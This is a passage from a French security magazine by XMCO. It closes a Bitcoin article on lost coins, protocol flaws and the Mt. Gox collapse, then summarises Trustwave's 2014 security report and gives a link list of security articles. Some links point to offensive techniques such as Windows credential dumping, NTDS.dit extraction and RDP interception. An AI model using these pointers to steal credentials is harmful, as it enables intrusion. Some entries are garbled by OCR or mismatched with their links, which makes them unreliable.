✚ Le problème des bitcoins perdus. Si un utilisateur perd son portefeuille alors tout son montant est retiré de la circulation. Les bitcoins perdus restent dans la « chaine de blocs », mais il n'existe aucun moyen (officiel) de retrouver les clés privées qui permettraient de les utiliser. Ils sont ainsi considérés comme « dormants ». Cela permet d'augmenter la valeur du cours (moins d'unités, plus de valeur). Cela montre également l'importance des sauvegardes qui peuvent potentiellement éviter ce genre de déconvenues.

✚ Des atouts bienvenus pour les cybercriminels (anonymat, sa valeur peut aussi être supérieure à l'once d'or selon les fluctuations).

✚ Son instabilité, son cadre légal, la crainte d'une bulle spéculative, la déflation, l'évasion fiscale, etc. Toutes les craintes économiques et légales propres aux systèmes monétaires de manière générale.

✚ La présence de différentes failles dans le concept même ainsi que dans l'implémentation notamment de son protocole (exemple récent avec la perte de 4474 bitcoins sur Silk Road, un marché noir sur Internet qui a pour particularité d'utiliser le réseau Tor afin de s'assurer de l'anonymat des acheteurs et des vendeurs. La cause serait une due à une « Transaction Malleability », plus précisément à un problème de signature lors des transactions).

✚ Diverses attaques existent :
- o les DoS visant les nœuds du réseau pour ralentir les transactions ;
- o les « Sybil attack » visant également le réseau ;
- o les attaques dirigées vers les portefeuilles des utilisateurs (serveurs ou machines personnelles) ;
- o ainsi que diverses « crypto attack » visant les clés.

✚ Même si le Bitcoin est une monnaie en théorie, sécurisée et anonyme, il est essentiel de ne pas la stocker n'importe où, de façon à ne pas perdre ses économies.
Récemment, la principale bourse d'échange de bitcoins Mt. Gox s'est mise en liquidation. Cette situation est due à la perte de plus de 740 000 bitcoins à la suite d'une attaque

informatique. Les causes exactes restent encore inconnues et laissent la porte ouverte à de nombreuses rumeurs. Un repreneur pourrait cependant faire une offre de rachat de la société et des actifs liés.

> Conclusion

Bien qu'utilisé dans de nombreux pays, l'avenir du Bitcoin est incertain. De multiples zones d'ombre persistent notamment sur le plan légal et maintes affaires juridiques viennent gangréner son expansion. Des alternatives et des clones évoluent déjà en parallèle à l'instar du Litecoin (2011), Dogecoin (2013), Ripple (2013) et consorts. Le concept de cryptomonnaie n'en est donc qu'à ses prémices, mais pourrait à l'avenir présenter une alternative crédible aux systèmes actuels. Bitcoin pose ainsi les bases techniques, juridiques, économiques des évolutions à venir.

Références

Informations Générales

- http://blog.xmco.fr/index.php?post/2013/12/06/Le-Bitcoin%2C-une-monnaie-virtuelle-intra%C3%A7able
- http://www.bitcoin.fr
- https://bitcoin.org/fr/
- https://bitcoin.org/bitcoin.pdf
- http://www.coindesk.com
- http://www.ibtimes.co.uk/bitcoin-litecoin-dogecoin-guide-crypto-currency-mining-1433245

Technique

- https://en.bitcoin.it/wiki/Block_hashing_algorithm
- https://en.bitcoin.it/wiki/Difficulty
- http://www.righto.com/2014/02/bitcoin-mining-hard-way-algorithms.html

Aspect Economique


- http://bitcoincharts.com
- https://www.bitcoin.de
- https://coinbase.com/charts
- http://www.europenouvelles.com/nouvelles-economie/innovations-et-obstacles-bitcoin-6/
- http://blockchain.info/fr/charts/total-bitcoins

Aspect Juridique

- http://www.getavocat.fr/blog/2014/02/27/le-bitcoin-synthese-de-l-analyse-de-la-banque-de-france-et-l-autorite-de-controle-prudentiel-et-de-resolution.html
- http://www.ecb.europa.eu/pub/pdf/other/virtualcurrencyschemes201210en.pdf
- http://www.fincen.gov/news_room/rp/rulings/pdf/FIN-2014-R001.pdf
- http://www.fincen.gov/news_room/rp/rulings/pdf/FIN-2014-R002.pdf
- http://www.banque-france.fr/fileadmin/user_upload/banque_de_france/publications/Focus-10-stabilite-financiere.pdf
- http://www.coindesk.com/information/is-bitcoin-legal/
- http://en.wikipedia.org/wiki/Legality_of_Bitcoins_by_country

Le whitepaper du mois

par Charles DAGOUAT



Trustwave global security report

Des chercheurs travaillant pour Trustwave ont récupéré et étudié des données concernant 691 incidents de sécurité répartis dans 24 pays.


Le premier élément qui ressort de cette analyse révèle que les données bancaires restent l'élément le plus compromis (45 % des attaques y sont liées), viennent ensuite les informations personnelles. Un classement des dix principales victimes d'attaques a d'ailleurs été publié. On retrouve dans cet ordre : les États-Unis, qui abritent le plus de victimes (59 %), le Royaume-Uni (14 %), puis, l'Australie (11 %). Ce trio est suivi par Hong Kong, l'Inde, le Canada, la Nouvelle-Zélande, l'Irlande, la Belgique et l'île Maurice.

96 % des applications analysées par Trustwave en 2013 abritaient une ou plusieurs failles « critiques » de sécurité. Ce premier constat démontre la nécessité des tests de sécurité dès la phase de développement.

Concernant les malwares, Trustwave considère qu'ils sont présents partout :

- Ils restent l'outil favori des attaquants pour récupérer des données. Les États-Unis (42 %), la Russie (13 %) et l'Allemagne (9 %) demeurent les pays les plus actifs en terme d'« hébergement » ;
- 78 % des méthodes de contamination étaient liées à des applets Java (donc à des vulnérabilités liées à Java) ;
- 85 % des exploits détectés en 2013 étaient dus à des plug-ins tiers (Java, Adobe Flash et Acrobat Reader) ;
- Les spams composés de pièces jointes malveillantes (ou liens) ne cessent de croitre.

Du côté des compromissions, très peu d'entreprises parviennent à détecter elles-mêmes les intrusions (71 % ne les détectent pas).



Enfin, Trustwave recommande quelques éléments de sécurisation et bonnes pratiques :

- protéger les utilisateurs face à eux-mêmes (cela passe essentiellement par la formation et la sensibilisation des employés) ;
- imposer des politiques d'identifiants forts et éventuellement des authentifications multiples ;
- protéger toutes les données (la moindre vulnérabilité même minime peut conduire à des exploitations plus poussées) ;
- modéliser les menaces et tester (ou faire tester) ses systèmes ;
- plannifier des méthodes de réponse à incident.

Ce whitepaper est disponible à l'adresse suivante :

http://www2.trustwave.com/rs/trustwave/images/2014_Trustwave_Global_Security_Report.pdf?aliId=18259011

revue du web

Après plusieurs années de bons et loyaux services, la rubrique « Outils» est désormais remplacée par la « Revue du Web». Cette partie permettra de faire un tour d'horizon des articles sécurité les plus intéressants !

Stéphane AVI

> Sélection d'articles divers

> Sélection d'articles techniques

> Twitter

Sélection de comptes Twitter

> Sélection d'articles RSSI


Règles de déploiement de Java 7 sur un poste de travail	https://www.facebook.com/notes/protect-the-graph/protecting-the-java-browser-plugin/1405538516352962
Poster du SANS pour rechercher des preuves sous Windows	http://digital-forensics.sans.org/media/poster_2014_
Guide pratique sur la recherche d'information sur Internet	http://www.netpublic.fr/2014/03/guide-pratique-de-la-recherche-d-informations/
Article intéressant sur les mesures anti-forensic pris après Snowden	http://forensicmethods.com/snowden-forensics
Retour sur l'affare TrueCrypt	http://www.scottbrownconsulting.com/2014/05/truecrypt-what-happened-what-it-means-and-what-
Détails d'une attaque ColdFusion	http://blog.spiderlabs.com/2014/03/coldfusion-admin-compromise-analysis-cve-2010-2861.html
Liste de vulnérabilités affectant ColdFusion	http://jumpespjump.blogspot.fr/2014/03/attacking-adobe-coldfusion.html
Les réflexes à avoir en cas de compromission	http://linux-audit.com/dealing-with-a-compro-
Guide du NIST sur la sécurité des systèmes industriels	http://csrc.nist.gov/publications/drafts/800-82r2/sp800_82_r2_draft.pdf

> Sélection d'articles techniques

Fonctionnement des tickets Kerberos et leur utilité	http://blog.gentilkiwi.com/securite/mimikatz/pass-the-ticket-kerberos
Récupération d'une clef Master d'un conteneur TrueCrypt	http://volatility-labs.blogspot.fr/2014/01/true-crypt-master-key-extraction-and.html
Cheatsheet pour l'extraction de mots de passe sous Windows	https://www.securusglobal.com/community/2013/12/20/dumping-windows-credentials/
Faire un dump de la base NTDS.dit avec ntdsutil	ttp://blog.cyberis.co.uk/2014/02/obtaining-ntdsdit-using-in-built.html
Outils d'intrusion de serveurs applicatifs	https://github.com/hatRiot/clusterd
Fonctionnement des data streams NTFS sous Windows	https://labs.portcullis.co.uk/blog/ntfs-alternate-data-streams-for-pentesters-part-1/
Attaque « Man In The Middle RDP » en quelques lignes	http://diablohorn.wordpress.com/2014/04/21/quick-poc-to-mitm-rdp-ssl/
Détails techniques sur l'exploitation de la faille CVE-2014-3120 (Elasticsearch)	http://bouk.co/blog/elasticsearch-rce/
Plugin Volatility pour extraire les identifiants openVPN en mémoire	https://github.com/Phaeilo/vol-openvpn
Erreurs de configuration dans sudo pour élever ses privilèges	http://blog.sucuri.net/2014/02/php-backdoors-hidden-with-clever-use-of-extract-function.html

> Sélection des comptes Twitter suivis par le CERT-XMCO…

Ivan Novikov		https://twitter.com/d0znpp
Chris John Riley		https://twitter.com/ChrisJohnRiley
Cedric Pernet		https://twitter.com/cedricpernet
Responder		https://twitter.com/Responder
Rob Fuller		https://twitter.com/mubix
Room362.com		https://twitter.com/room362
Chris Gates		https://twitter.com/carnal0wnage
Maximiliano Soler		https://twitter.com/maxisoler
corelanc0d3r		https://twitter.com/corelanc0d3r
David Durvaux		https://twitter.com/ddurvaux



> Remerciements

Photographie

Jaygoldman
https://www.flickr.com/photos/chesh2000/444045125

Seth Anderson
https://www.flickr.com/photos/swanksalot/13432086015

gTarded
https://www.flickr.com/photos/gtarded/2759499462

Tarang hirani
https://www.flickr.com/photos/tarang9211/7919299504/

Snoopsmaus
https://www.flickr.com/photos/snoopsmaus/13762970893/

Zach Copley
https://www.flickr.com/photos/zcopley/8753275612

Jason Benjamin
https://www.flickr.com/photos/jason_benjamin/8631889823

Davide Simonelli
https://www.flickr.com/photos/digital-noise/3726590486

Cory Doctorow
https://www.flickr.com/photos/doctorow/12789585683

xmco®
we deliver security expertise

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO. Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, et ce, en toute indépendance. Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante :
http://www.xmco.fr/actusecu.html

www.xmco.fr

69 rue de Richelieu
75002 Paris - France

tél. +33 (0)1 47 34 68 61
fax. +33 (0)1 43 06 29 55
mail. info@xmco.fr
web **www.xmco.fr**

SAS (Sociétés par Actions Simplifiées) au capital de 38 120 € - Enregistrée au Registre du Commerce de Paris RCS 430 137 711
Code NAF 6202A - N°SIRET : 430 137 711 00056 - N° TVA intracommunautaire : FR 29 430 137 711